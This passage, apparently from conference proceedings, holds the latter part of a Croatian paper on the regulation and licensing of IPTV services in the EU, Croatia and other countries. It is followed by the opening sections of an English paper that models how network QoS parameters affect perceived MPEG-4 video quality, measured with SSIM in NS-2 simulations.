osnovi različiti tržišni i poslovni uvjeti koji se razvijaju podrazumijevaju i razvijanje novih regulatornih okvira. Suprotno tradicionalnoj politici emitiranja sadržaja, koji zahtijeva ravnopravno dodijeljen nedostatan radiofrekvencijski spektar, potrebno je prepoznati mogućnosti brzo rastućeg višeplatformskog audiovizualnog pristupa te pristup audiovizalnom sadržaju koji se odvija u različitim komplementarnim i alternativnim mrežama. U višeplatfomskom okuženju trebala bi se primijeniti ista pravila i standardi na sve tehnologije i distribucijske platforme. Politika medijske regulacije bi trebala biti tehnološki neutralna i neovisna o platformi preko koje se sadržaj prenosi. Međutim, većina današnjih studijskih istraživanja medija potvrđuje da su ponašanja gledatelja u velikoj mjeri ista onima u proteklih desetak godina te da je masovna audiovizualna konzumacija medija još uvijek linearna. No provedene studije u načelu ne uzimaju u obzir važne tehnološke promjene jer krajnji korisnici sada imaju pristup širem opsegu digitalnog sadržaja (uključujući TV, video, glazbu i knjige) te koriste nove načine za međusobno komuniciranje (npr. kroz društevno umrežavanje, dijeljenje informacija i komuniciranje preko bilo kojeg drugog uređaja).

Korisnici imaju puno više izbora danas nego ikad prije u odabiranju načina na koji gledaju TV i video sadržaj, tako da ne iznenađuje činjenica da se korisnička očekivanja i navike razvijaju. Nedavna Ericssonova studija o korištenju medija na više različitih uređaja [5] je pokazala da korisnici troše preko trećinu svoga slobodnog vremena gledajući video sadržaj, dok manje od pola (43%) tog vremena provedu gledajući standardnu linearnu televiziju. To znači da već sada preko 50% sadržaja se gleda preko sve većeg broja uređaja, od osobnih računala, prijenosnih računala, pokretnih telefona do tableta i igraćih konzola. Kada je riječ o IPTV-u, Kina je ta koja dominira tim područjem. Kina se sada pomaknula na drugo mjesto na listi prvih 10 IPTV zemalja prema broju pretplatnika. Sada time stječe nove pretplatnike brže od Francuske, te se približava poziciji vodećeg IPTV tržišta na svijetu. Isto tako jasno je da ima i puno više mjesta za rast. Raznovrsni paketi usluga će biti važni čimbenici u održavanju niske cijene IPTV-a za potencijalne korisnike, te dodatne usluge poput sadržaja na zahtjev. To je osobito slučaj s obzirom na sve veću dostupnost nove generacije usluga osobnih video snimača (engl. *Personal Video Recorder*, PVR) povezanih širokopojasnom internetskom vezom. Kada se kombiniraju s digitalnom zemaljskom televizijom ili satelitskom televizijom, oni nude mnoge od usluga IPTV-a na zahtjev, a u kombinaciji s mogućnošću odašiljanja kanala visoke razlučivosti slike.

III. LICENCIRANJE OPERATORA IPTV-A

Regulatorni okvir EU-a iz 2002. godine je uveo opći autorizacijski sustav [6] za rad elektroničke komunikacijske mreže (uključujući mreže za emitiranje) ne zahtijevajući ništa više do obavještavanja regulatornog tijela za elektroničke komunikacije o početku pružanja usluga. Hrvatski regulatorni okvir je u potpunosti usklađen s Direktivom o autorizaciji elektroničkih komunikacijskih mreža i usluga [6], te je za obavljanje usluga IPTV-a potrebno nacionalnom regulatornom tijelu (HAKOM) podnijeti Prethodnu obavijest o obavljanju elektroničkih komunikacijskih mreže i usluga, a sukladno Pravilniku o načinu i uvjetima obavljanja elektroničkih komunikacijskih mreža i usluga (Narodne novine, broj 154/11) [7]. Operator usluga IPTV-a bi trebao ishoditi dodatna ovlaštenja ili dozvole od regulatornog tijela za emitiranje sadržaja ovisno o tipovima ponuđenih usluga u devet zemalja članica EU-a[1] prema dokumentu ITU-a s radionice o IPTV-u održane u Seoulu od 12. do 13. listopada 2006. godine [8]:

- Video na zahtjev - budući da je video na zahtjev usluga informacijskog društva pod Direktivom elektroničke trgovine, u načelu nije potrebno posebno ovlaštenje ni dozvola za pružanje ove usluge. Takav je slučaj u sedam zemalja[2]. U Belgiji (nizozemsko govorno područje) i Nizozemskoj treba se obavijestiti regulatorno tijelo za emitiranje sadržaja, dok u Belgiji (francusko govorno područje) ovlašteno tijelo mora odobriti punu dozvolu za rad. Takav pristup regulaciji nije u skladu s Direktivom o autorizaciji elektroničkih komunikacijskih mreža i usluga [6].
- Distribucija TV kanala koji već imaju dozvolu za emitiranje sadržaja (bilo da su dozvolu dobile po principu zemlje porijekla prema Direktivi za televiziju bez granica iz 1997. godine (engl. *Television Without Frontiers Directive*, TWF) u istoj ili u nekoj drugoj zemlji članici) [8]. Ova aktivnost ne zahtijeva obavijest ili dozvolu od

[1] Belgija, Danska, Francuska, Njemačka, Italija, Nizozemska, Španjolska, Švedska i Ujedinjeno Kraljevstvo

[2] Danska, Francuska, Italija, Nizozemska, Španjolska, Švedska i Ujedinjeno Kraljevstvo

regulatornog tijela za emitiranje sadržaja u šest zemalja[3]. U Belgiji (francusko govorno područje), Francuskoj i Španjolskoj (autonomnoj regiji Katalonija) mora se obavijestiti regulatorno tijelo o pružanju usluga IPTV-a. To bi se moglo smatrati protivnim Direktivi o televiziji bez granica iz 1997. godine koja navodi da zemlje članice ne mogu ograničiti ponovni prijenos emitiranog televizijskog sadržaja koji potječe iz drugih zemalja članica.

- Kada operator usluga IPTV-a premašuje jednostavnu distribuciju TV kanala koji već imaju dozvole i obavlja uredničku kontrolu nad sadržajem programa, onda je potrebna dozvola od strane regulatornog tijela za emitiranje sadržaja u svih devet zemalja. Međutim, iz nacionalnih zakona nije potpuno jasno što se smatra uredničkom kontrolom te kako se ona definira. Na primjer, može li se odabir kanala ponuđenih u različitim pretplatničkim paketima ili vremensko planiranje programa smatrati uredničkom kontrolom ili samo u slučajevima u kojima operatori IPTV usluga emitiraju vlastiti sadržaj, na primjer kanal za tele-kupovinu?
- Nadalje, u dvije zemlje sa strukturom federalne vlasti (Belgija i Njemačka) je odgovornost za emitiranje u regionalnoj nadležnosti te se ovlaštenja, odnosno dozvole za emitiranje izdaju na regionalnoj razini (iako je u Njemačkoj moguće da jedno regionalno ovlašteno tijelo za medije izdaje nacionalnu dozvolu za emitiranje). Isto se primjenjuje na autonomnu regiju Kataloniju u Španjolskoj.

Glavni operatori IPTV usluga su obično telekom operatori, ali i kabelski i satelitski operatori isto tako sve više počinju ulaziti na to tržište. Postoje dva tipa telekom operatora koji nude usluge IPTV-a: operatori sa značajnom tržišnom moći proizašli iz razdoblja monopola (engl. *incumbents*) i alternativni operatori. Prva kategorija uključuje operatore kao što su: Hrvatski Telekom (Hrvatska), France Telecom (Francuska), PCCW (Hong Kong), Telefónica (Španjolska) te AT&T i Verizon (SAD). Bivši monopolistički operatori nude usluge preko vlastitih ADSL (engl. *Asymetric Digital Subscriber Line*) ili svjetlovodnih pristupnih mreža. U alternativne operatore spadaju: OT-Optima Telekom (Hrvatska), Amis Telekom (Hrvatska), Iskon Interent (Hrvatska), Iliad (Francuska), Fastweb (Italija) i Hanaro (Južna Koreja). Ovi novi tržišni igrači su često uspješni u ponudi IPTV-a uz osnovnu ADSL pretplatu. IPTV usluga obično nudi od 40 do 300 TV kanala kao i VoD, HD i PVR usluge. Npr. u Hong Kongu IPTV usluga „Now" operatora PCCW je imala 560.000 pretplatnika u lipnju 2007. godine i obuhvaćala gotovo 40% od ukupnog broja televizijskih pretplatnika.

[3] Belgija (francusko govorno područje), Italija, Nizozemska, Švedska, Ujedinjeno Kraljevstvo i Danska

U 2010. godini oko polovica od 30 milijuna set-top-box uređaja (STB) korištenih u svijetu je bilo hibridno (usluga IPTV-a kombinirana s nekim oblikom digitalnog kabela, zemaljskog ili satelitskog pristupa). Nadalje, neki operatori pretplatničke televizije (TV kuće) koji su već prisutni na tržištu kombiniraju IPTV tehnologiju i usluge s njihovim postojećim paketima kanala kako bi ponudili poboljšanu funkcionalnost kao što je sadržaj na zahtjev. Npr. Premiere u Njemačkoj nuditi kombiniranu satelitsku i uslugu IPTV-a u partnerstvu s Deutsche Telekomom omogućujući pristup DT-ovoj IPTV ponudi i vlastitoj satelitskoj pretplatničkoj usluzi. Također, u Japanu je satelitski operator Sky PerfecTV razvio IPTV ponudu. U Ujedinjenom Kraljevstvu, operator British Telecom (BT) je lansirao kombiniranu IPTV/DTT uslugu (BT Vision) koja pruža tradicionalne kanale utemeljene na odašiljanju preko zemaljske digitalne televizije (engl. *Digital Terrestrial Television*, DTT) uz dodatni sadržaj preko IP mreže. Važno je naglasiti da je IPTV značajna usluga za oko 45 operatora usluge širokopojasnog pristupa Internetu širom svijeta.

Regulatori imaju različite pristupe licenciranju IPTV operatora. U mjeri u kojoj IPTV operator nudi televizijski program uživo, npr. može podlijegati istim uvjetima licenciranja koji su nametnuti televizijskim kućama. Europljani slijede tehnološki neutralan pristup koji smatra bilo koju televizijsku uslugu pruženu preko bilo koje platforme (kabelske, satelitskog Interneta, ADSL-a ili mobilne mreže) uslugom radiotelevizijskog emitiranja. Npr. u Francuskoj IPTV operator mora podnijeti izjavu Vijeću za audiovizualne medije (CSA), dok mali operatori s godišnjim proračunom manjim od 150.000 € ne moraju ispunjavati ovu obvezu [9]. Na sličan način Kanada zahtijeva da bilo koja televizijska usluga, uključujući VoD, koja se pruža preko kontrolirane IPTV mreže, ima dozvolu za distribuciju radiotelevizijskog programa. Međutim, u Europi se VoD ne smatra televizijskom uslugom zbog njezine interaktivnosti. Iz Tablice II. je vidljivo da pojedine zemlje EU-a imaju različite pristupe regulacije usluga IPTV-a.

TABLICA II.

IPTV REGULATORNI OKVIR - EU

	KOMERCIJALNO PRUŽANJE USLUGA IPTV-A	IPTV REGULATORNI OKVIR
Austrija	AonDigital TV (Telecom Austria)	IPTV se ne smatra emitiranjem TV programa
Belgija	Belgacom TV	Smatra se uslugom emitiranja TV signala
Danska	TDC TV (Telecom Denmark)	Nema regulatorni okvir za IPTV
Finska	TDC Song	IPTV ne spada pod broadcasting regulatorni okvir, nisu potrebne posebne dozvole za rad
Francuska	Ma ligne TV (France Telecom)	Smatra se oblikom broadcastinga
Njemačka	T-Online Vision (Deutsche Telekom)	Smatra se broadcasting uslugom i spada pod broadcasting regulatorni okvir

Irska	Smart Vision (Smart Telecom)	Nema regulatorni okvir za IPTV. Pruža se na temelju opće dozvole.
Italija	Fastweb (koristi mrežu od Telecom Italia)	Potrebna prijava Ministarstvu za elektroničke komunikacije
Španjolska	Imagenio (Telefónica)	Pružanje TV usluga i digitalnih audio usluga predmet su broadcasting regulacije te je potrebno ishoditi dozvolu za distribuciju istih.
Švedska	Bredbandsbolaget (Telenor)	Nije potrebna posebna dozvola za pružanje usluga IPTV-a
Velika Britanija	Homechoice (koristi mrežu BT-a)	Nema regulatornog okvira za IPTV. Homechoice posjeduje dozvolu za emitirnje sadržaja preko kabelske televizije i satelita

U zemljama kao što su Južna Koreja, Pakistan i Singapur, nadležna su tijela za regulaciju emitiranja televizijskog programa definirala nove dozvole za usluge IPTV-a. Prema južnokorejskom Zakonu o emitiranju internetskog multimedijskog sadržaja (engl. Internet Multimedia Broadcasting Business Act) [10] IPTV operatori moraju ishoditi dozvolu za emitiranje internetskog multimedijskog sadržaja od Ministarstva informacija i komunikacija. U Pakistanu IPTV operatori moraju ne samo ishoditi dozvolu za uslugu distribucije IPTV kanala od Regulatornog tijela za elektroničke medije kako bi pružali uslugu, već moraju isto tako imati i dozvolu za fiksnu lokalnu petlju za ista područja emitiranja. Tijekom 2007. godine je singapursko Regulatorno tijelo za razvoj medija (engl. Multan Development Authority, MDA) [11] razvilo okvir za tehnološki neutralno licenciranje kako bi olakšalo uvođenje novih medijskih usluga kao što je IPTV. Svim operatorima medijskih usluga koji nude IPTV usluge (ili bilo kakav oblik pretplatničkih televizijskih usluga) je sada potrebna dozvola od MDA. MDA definira IPTV kao prijenos televizijskog programa, bilo u obliku potpuno isplaniranih kanala ili VoD-a, do domaćinstava putem širokopojasne IP veze. Korištenje IPTV mreže operatori usluge mogu isto tako ponuditi bogatu interaktivnost i usluge kao što su televizijska trgovina, VoIP, video konferencije i igranje različitih zabavnih igara.

Nadalje, singapurski novi regulatorni okvir je primijenio ograničenja vlasništva prema Zakonu o emitiranju televizijskog programa na dozvole koje se izdaju operatorima na nacionalnoj razini s više od 100.000 pretplatnika, ali ne i na dozvole koje se izdaju operatorima određenog dijela tržišta s manje od 100.000 pretplatnika. Nedostatak ovog dvostupnog razlikovanja je u tome da kako operatori povećavaju pretplatničku bazu, mogu biti prisiljeni osloboditi se stranog vlasništva jer Zakon o emitiranju televizijskog programa zabranjuje stranom subjektu da drži više od 49% udjela u vlasništvu. MDA predlaže sličan dvostupni vlasnički pristup za operatore mobilne televizije.

Hong Kong nije uspostavio posebnu kategoriju dozvola za IPTV operatore. Umjesto toga regulira IPTV operatore na isti način kao i operatore pretplatničke televizije te zahtijeva od njih da ishode dozvolu za domaći pretplatnički televizijski program. Međutim, takve dozvole se jedino mogu ishoditi ako operator već posjeduje dozvolu za fiksnu mrežu, kao što je slučaj i u Pakistanu. Indijski regulator TRAI je preporučio da IPTV telekomunikacijski operatori budu regulirani pod uvjetima njihove telekomunikacijske dozvole, a da kabelski operatori budu regulirani pod uvjetima Zakona o regulaciji kabelske televizijske mreže iz 1995. godine [12]. TRAI je ukazao da IPTV usluge koje pružaju telekomunikacijski operatori nisu iste kao kabelska usluga. Ova procjena je bila utemeljena na tehničkim aspektima usluga i načina na koji je sadržaj isporučen korisniku (već odabrani kabelski kanali se isporučuju korisniku dok u slučaju IPTV kanala korisnik sam bira kanale koji će mu biti isporučeni). Zemlje u našem okruženju kao što su: Slovenija, Bosna i Hercegovina, Mađarska, Srbija i Crna gora, nemaju propisane regulatorne obveze za pružanje usluga IPTV-a, ali njihova regulatorna tijela prikupljaju podatke o broju korisnika usluga IPTV-a.

IV. REGULATORNA TIJELA NADLEŽNA ZA USLUGE IPTV-A

Neka nacionalna regulatorna tijela (engl. National Regulatory Authority, NRA) temelje svoje regulatorne klasifikacije usluga IPTV-a ovisno o razini interaktivnosti koje te usluge omogućuju. Na temelju toga, mnoge zemlje prave razliku između emitiranih i VoD elemenata IPTV-a. Npr. zemlje Europske unije (EU) i Novi Zeland prave razliku između prijenosa koji je linearan (emitiran prema rasporedu) ili nelinearan (sadržaj koji korisnik bira i gleda na zahtjev kada to želi). Linearno emitiranje općenito podliježe regulaciji emitiranja sadržaja. Nelinearni sadržaj može biti izuzet iz ovih propisa, kao što je slučaj u Novom Zelandu, ili podlijegati samo nekima od njih, kao što je to slučaj u EU-u.

Do 2009. godine je više od 150 zemalja osnovalo nezavisna regulatorna tijela za reguliranje tržišta elektroničkih komunikacija. Među njima je i nekoliko konvergiranih regulatora, kao što su oni u Australiji [13], Maleziji, Južnoj Africi, Singapuru, Sjedinjenih Američkim Državama i pojedinim zemljama članicama EU-a[4]. Konvergirani regulatori su ona državna tijela čija djelatnost obuhvaća regulaciju elektroničke komunikacijske mrežne infrastrukture i audiovizualnog sadržaja koji se prenosi preko te infrastrukture. IPTV je proizvod konvergencije medijskih usluga. U Hrvatskoj je osnovano tijelo koje bavi reguliranjem tržišta elektroničkih komunikacijskih i poštanskih usluga (HAKOM), dok se regulacijom audio i audiovizualnih medijskih usluga te usluga elektroničkih publikacija putem elektroničkih komunikacijskih mreža bavi Agencija za elektroničke medije (AEM). Gotovo je 30

[4] Finska, Italija i Ujedinjeno Kraljevstvo

konvergiranih regulatornih agencija počelo s radom zadnjih sedam godina. Razlog za ovaj ubrzavajući trend je u činjenici da je konvergirani regulator bolje osposobljen za reagiranje na okruženje gdje se gube razlike između usluga i mrežne platforme. Konvergirani regulator osniva jedinstveno vladino tijelo koje će nadzirati sva pitanja koja uključuju komunikacijski sektor. Usprkos ovom trendu, većina zemalja članica Organizacije za ekonomsku suradnju i razvoj (engl. *Organisation for Economic Co-operation and Development*, OECD) još uvijek imaju odvojene regulatore za radiotelevizijsko emitiranje (engl. *broadcasting*) i za elektroničke komunikacije. Nadalje, regulacijom sadržaja se obično bavi odvojeno ministarstvo ili vladino tijelo (kao što je to slučaj u Indiji i Saudijskoj Arabiji) ili tijelo koje je zaduženo za regulaciju radiotelevizijskog emitiranja (Bocvana, Čile i Kolumbija). U Indiji postoje dva tijela odgovorna za regulaciju sadržaja. Ministarstvo informacija i radiotelevizijskog emitiranja (engl. Ministry of Information & Broadcasting) [14], nadzire sadržaj vezan uz radiotelevizijsko emitiranje i film, dok Ministarstvo komunikacija i informacijskih tehnologija (engl. Ministry of Communications & Information Technology) [15] regulira sadržaj vezan uz Internet. Mnoge zemlje zadržavaju brojna vladina tijela odgovorna za funkcije licenciranja radiotelevizijskog emitiranja, licenciranja elektroničkih komunikacija, dodjeljivanje radiofrekvencijskog spektra i regulaciju sadržaja.

Regulatori su često uključeni u rasprave o nadležnostima vezane uz to gdje njihova ovlast počinje, a gdje završava ovlast druge agencije (regulatornog tijela). Zajednički rezultat birokratske unutarnje borbe je da telekom operatori ne mogu dobiti ovlaštenja za pružanje usluga IPTV-a dok njihovi rivali, kabelski operatori, slobodno mogu početi nuditi usluge.

V. ZAKLJUČAK

Regulacija audiovizualnih medijskih usluga treba djelovati neovisno o distribucijskoj platformi. Ključni elementi koji bi se trebali uzeti u obzir u definiranju usluga IPTV-a su:

- jasna definicija audiovizualne usluge i operatora (davatelja) audiovizualne medijske usluge zajedno s njihovim odgovornostima i obvezama,
- mehanizmi za nepristrano upravljanje natjecanjem unutar audiovizualnog tržišta (alati koji osiguravaju učinkovitost skupljanja programskog sadržaja prema distribucijskom tržištu),
- reforme autorskih prava koje bi trebale otvoriti prepreke prema višeplatformskoj politici te digitalnoj distribuciji u bilo koje vrijeme i bilo gdje.

IPTV će biti jedna od niza usluga koje će biti važan čimbenik na tržištima elektroničkih komunikacija. Primjena IPTV-a mijenja tradicionalno viđenje i predstavlja izazov za postojeće zakone i propise. IPTV nudi ogromne prilike da se korisnicima ponude nove platforme za višemedijski sadržaj, poticanje konkurencije te povećanje primjene širokopojasnog pristupa. Prema Pravilniku o načinu i uvjetima obavljanja djelatnosti elektroničkih komunikacijskih usluga [7] u Hrvatskoj IPTV nije zasebna usluga već je, kao i usluga kabelske distribucije sastavni dio usluge prijenosa slike, govora i zvuka putem elektroničkih komunikacijskih mreža (što isključuje usluge radiodifuzije). Ako se uzme u obzir da je broj korisnika IPTV-a u Hrvatskoj tri puta veći od broja korisnika kabelske televizije, dolazi se do zaključka da IPTV postaje jedna od najbrže rastućih usluga u području elektroničkih komunikacija u Hrvatskoj [16]. Stoga bi je trebalo promatrati kao zasebnu uslugu i primjenjivati određena regulatorna pravila, kako na sadržaj, tako i na platforme preko kojih se pružaju usluge IPTV-a.

LITERATURA

[1] ITU, IPTV Joint Coordination Activity, http://www.itu.int/en/ITU-T/jca/iptv/Pages/default.aspx

[2] ETSI TS 182 028 v2.0.0, "IPTV Architecture – Dedicated subsystem for IPTV functions", January 2008.

[3] Verizon, http://verizonfios.com/

[4] Singapore Telecommunications Ltd. http://mio.singtel.com/miotv/

[5] Ericsson ConsumerLab, Device Study 2010 - The US Results Presentation, http://www.ericsson.com/res/docs/2011/device_study_2010_us_results.pdf

[6] Directive on the authorisation of electronic communications networks and services (Authorisation Directive 2002/20/EC)

[7] Pravilniku o načinu i uvjetima obavljanja djelatnosti elektroničkih komunikacijskih usluga (Narodne novine, broj 154/11), http://narodne-novine.nn.hr/default.aspx

[8] Television without Frontiers (TVWF) Directive 89/552/EEC, http://europa.eu/legislation_summaries/audiovisual_and_media/l24101_en.htm

[9] OECD, IPTV: Market Developments and Regulatory Treatment, www.oecd.org/dataoecd/11/23/39869088.pdf

[10] ICT Regulation Toolkit, http://www.ictregulationtoolkit.org/en/Section.3425.html

[11] Pakistan Development Authority. http://www.mda.gop.pk/

[12] TRAI, Recommendations on Issues Relating to Mobile Television Service, 2008. http://www.trai.gov.in/WriteReadData/trai/upload/Recommendations/80/recom23jan08.pdf

[13] The Australian Communications and Media Authority http://www.acma.gov.au/WEB/HOMEPAGE/PC=HOME

[14] Ministry of Information & Broadcasting, Goverment of India, http://www.mib.nic.in/

[15] Ministry of Communications & Information Technology, Goverment of India, http://www.mit.gov.in/

[16] HAKOM - tržišni pokazatelji, http://www.hakom.hr/default.aspx?id=60

An approach to estimate correlation between QoS and perceptual video quality in packet-switched networks

Jasna Zečić*, Mesud Hadžialić*, Adisa Hasković**
*UNIVERSITY OF SARAJEVO, Faculty of Electrical Engineering, Sarajevo, Bosnia and Herzegovina
** UNIVERSITY OF SARAJEVO, Faculty of Traffic and Communication, Sarajevo, Bosnia and Herzegovina
jzecic@etf.unsa.ba

Abstract - Traditional QoS parameters estimated at network level are not suitable for describing quality of service perceived by the end user, but user experience can be described by QoE (Quality of Experience). QoS at user level is perceptual and subjective parameter, but there are recommendations which formalize procedures for testing perceptual quality. There are subjective and objective video quality assessment methods which are used for estimating video quality.

This paper proposes a model for estimating the impact of QoS parameters on the perceptual quality of video signals. The proposed model assumes use of layered QoS model. QoS parameters of MPEG-4 video transmission in various network configurations were analyzed and by comparing estimated QoS parameters to perceived video quality a conclusion was made how some of the QoS parameters impact perceptual quality of video signals.

EvalVid integrated into NS-2 simulator was used for estimating QoS parameters. SSIM index was used as objective video quality metric, which has been calculated using MSU VQMT tool.

I. INTRODUCTION

The ability to measure QoS in video communication is becoming increasingly important due to the growing interest in delivering video content over unreliable channels, such as wireless networks and the Internet. A network that can provide QoS for video and audio streams is the key to success of new multimedia applications, particularly video applications. At the network level, QoS is evaluated by monitoring network performance parameters such as delay, jitter and packet loss.

User satisfaction has become one of the most important goals of service providers. QoS parameters such as delay, bandwidth, jitter and packet losses tell us much about the network that provides data transfer services, but do not provide information about the quality of end-user experiences. From the standpoint of users, the overall service quality is that what counts. Quality of service at the user level is perceptual and subjective parameter, and there is no exact gradation of QoS at this level because it is a subjective experience of the user.

There are two categories of video quality assessment methods: subjective and objective. Subjective methods require human subjects who evaluate, compare or adjust quality of tested image. Subjective testing for visual quality assessment has been formalized in ITU-R Rec. BT.500-11 (2002) and ITU-T Rec. P.910 (1999), which suggest standard viewing conditions, criteria for the selection of observers and test material, assessment procedures, and data analysis methods [1]. Most famous qualitative subjective metric is MOS (Mean Opinion Score). MOS provides a measure of the perceived quality of the end user, and is evaluated by using subjective tests with human subjects, and thereby gaining a quantitative indicator of system performance of multimedia transfer. In the case of video transmission assessment, individuals evaluate the perceived quality of video test signals after they are sent over a real or simulated network by rating on a score from 1 (poor) to 5 (excellent). MOS score is the mean individual score. However, the process of obtaining a MOS score is expensive, time-consuming, and cannot be automatically implemented into a practical video processing system [2].

Objective assessment techniques represent an alternative to subjective techniques by avoiding human intervention in assessing the quality of video transmission, and enable automatic estimation of video transmission quality. Objective assessment refers to methods that assess video quality by taking measurements from the electrical video signal [3]. An example of objective measurement in the evaluation of video transmission is the PSNR (Peak Signal-to-Noise Ratio). PSNR measures the error between the reconstructed and original images. The lack of these so-called "pixel-by-pixel" based methods for assessing the video quality is that they do not take into account the characteristics of the human visual system, the impact of video content and viewing conditions, and for these reasons their predictions often do not coincide with the actual perceptual quality. Metrics that take into account the characteristics of the human visual system provide better correlation with MOS.

If it would be possible to calculate the MOS based on network QoS parameters, the necessity of performing the previously described testing procedures could be avoided,

and thus time and financial savings could be achieved. In addition, knowing the exact impact of individual QoS parameters on the perceptual quality and determining the factors that degrade the video quality would enable optimization of the QoE using a network that minimizes the impact of the identified factors.

II. EVALUATING IMPACT OF QOS ON PERCEPTUAL VIDEO QUALITY

A. Proposed model

When talking about networked multimedia systems, the traditional QoS concept must be further extended because many services besides network and transport services contribute to end-to-end quality behavior. This paper will assume that a networked multimedia system and QoS models comply with a layered architecture, as proposed in [4].




Figure 1: Example of layered QoS architecture [4]

For MPEG video stream, application QoS parameters could be sample size of I/P/B frames, sample rate, number of frames per GOP, etc. Examples of system QoS parameters are packet size and packet rate. Process of deriving QoS parameters from one layer to another is called translation. The idea of this paper is to measure packet loss rate and packet jitter, and translate these QoS parameters to QoS of application level, e.g. frame loss rate and frame jitter.

This paper proposes a model of evaluating the impact of QoS parameters on perceptual video quality by measuring system QoS, translating them into application QoS, and analyzing the resulting video quality in different network conditions.




Figure 2: Proposed model of evaluating impact of QoS on perceptual video quality

The video source is a source of raw video signal. The raw video signal is a series of images, called frames, where each image consists of a number of picture elements, so-called pixels.

The encoder performs compression of the raw video signals. In this paper, MPEG-4 encoder is used. Output from the encoder are frames, which can be I, P or B type. Frame size is a unit of application QoS layer. Frame size usually exceeds the size of the network MTU (Maximum Transmission Unit), so segmentation into packets must be done.

The network can be a real or simulated. Limitations of the network may cause "damage" of video stream, in particular due to delay and packet losses. The network must be configurable in order to simulate various cases of network conditions. The model will enable estimation of packet loss, packet delay and jitter.

Received packets must be reassembled into frames. Frame loss, frame delay and frame jitter are calculated using estimated packet loss, packet delay and packet jitter.

The decoder performs decoding of the received MPEG-4 signals.

Video receiver will display reconstructed video signal. Every lost frame is replaced by the last correctly decoded frame. This stage enables evaluation of signal quality in a way the user experience the video. In this paper, SSIM method will be used for assessing quality. The Structural SIMilarity (SSIM) index is a method for measuring the similarity between two images. The SSIM metric is calculated on various windows of an image. The measure between two windows x and y of common size $N \times N$ is:

$$SSIM = \frac{(2\bar{x}\bar{y} + C_1)(2\sigma_{xy} + C_2)}{\left[(\bar{x})^2 + (\bar{y})^2 + C_1\right](\sigma_x^2 + \sigma_y^2 + C_2)} \quad (1)$$

$\bar{x}, \bar{y}, \sigma_x^{\,2}, \sigma_y^{\,2}, \sigma_{xy}$ are the means of x, y, the variance of x, y, and the covariance between x and y, respectively, computed using a sliding window approach. C_1 and C_2 are constants [5]. SSIM metric has shown higher correlation to MOS then pixel-based metrics [6]. Another advantage of SSIM metrics is its availability. A MatLab implementation of SSIM metrics is free available online. There are also implementation for other programming languages such as C + + and Java, and they can be used free of charge.

B. Test environment

In order to analyze impact of QoS on perceptual video quality, a MPEG-4 coded video signal was sent over a network in different network conditions. Network was simulated using network simulator NS-2 [7]. An open source tool – Evalvid was integrated into NS-2 in order to evaluate QoS parameters [8]. MSU VQMT (MSU Video

Quality Measurement Tool) was used to calculate SSIM index for received videos.
MSU VQMT is a tool used for objective video quality assessment which supports about 20 video quality metrics and various video codec. There is a free version available on [9].

Table 1: Frame statistic for test signal "foreman qcif.yuv"

FRAME TYPE	NUMBER OF FRAMES	MIN. FRAME SIZE	MAX. FRAME SIZE	MEAN FRAME SIZE	PACKETS PER FRAME (MTU=1000B)
I	45	1725B	4049B	3437,03B	2-5
P	89	669B	1713B	803.82B	1-2
B	266	35B	982B	363,32B	1
TOTAL	**400**	**35B**	**4049B**	**825.8B**	

A QCIF video signal (foreman qcif.yuv) is used as a test video signal. The frame rate is 30fps. MPEG-4 encoding of the raw video generates a video signal of 400 frames with following GOP pattern: IBBPBBPBBI.

Testing was done for a point-to-point network without background traffic, but also for a more realistic scenario, i.e. point-to-multipoint network with additional traffic sources. The bottleneck bandwidth is in both cases configurable. Following cases are simulated for each network:
1) All routers use Drop Tail queue management mechanism
2) Edge routers use Drop Tail mechanism, while core routers use RED (Random Early Detection) queue management mechanism.
3) Categorization of traffic is done by assigning traffic priorities. Packets transferring I frames data are assigned the highest priority because it is assumed that I frame losses have the greatest impact on the quality of the video signal. Packets transferring P frames are assigned medium priority, and packets transferring B frames are assigned lowest priority

A Java GUI application was developed for testing purpose. The developed Java application enables user to intuitively configure network parameters, automatically start simulations, and store the evaluated QoS parameters into MySQL database.

For each of the scenarios and for each combination of network parameters a received video signal was created. Using MSU VQMT tool SSIM index was calculated for each received video and compared to evaluated QoS parameters.

C. Point-to-point network configuration

Following scenarios were tested:
• pp - Drop Tail / FIFO mechanism: buffer size = 12
• ppRED - RED queue management mechanism
• ppDiff - Categorization of packets by assigning priority

Figure 3 and Figure 4 show that higher packet loss does not necessarily mean a poorer quality of video signals. Test "ppDiff" had the largest packet loss, but also gave the highest SSIM. Only few packets that carry I frame data were lost in the test "ppDiff", but there was a large number of lost B frames. I frames are independently coded frames and B frames are obtained based on the I and P frames within the GOP, so B frames without the corresponding I and P frames become unusable even if they are received intact and on time. RED mechanism gave similar results to Drop Tail mechanism. Jerkiness is evident in "ppDiff" received videos, due to the large number of lost B packets. Blocking effect and very disturbing image distortion are evident in "pp" and "ppRED" received videos for bottleneck bandwidths below 0.2 Mbps.




Figure 3: SSIM index for various network configurations (pp, ppRED, ppDiff)

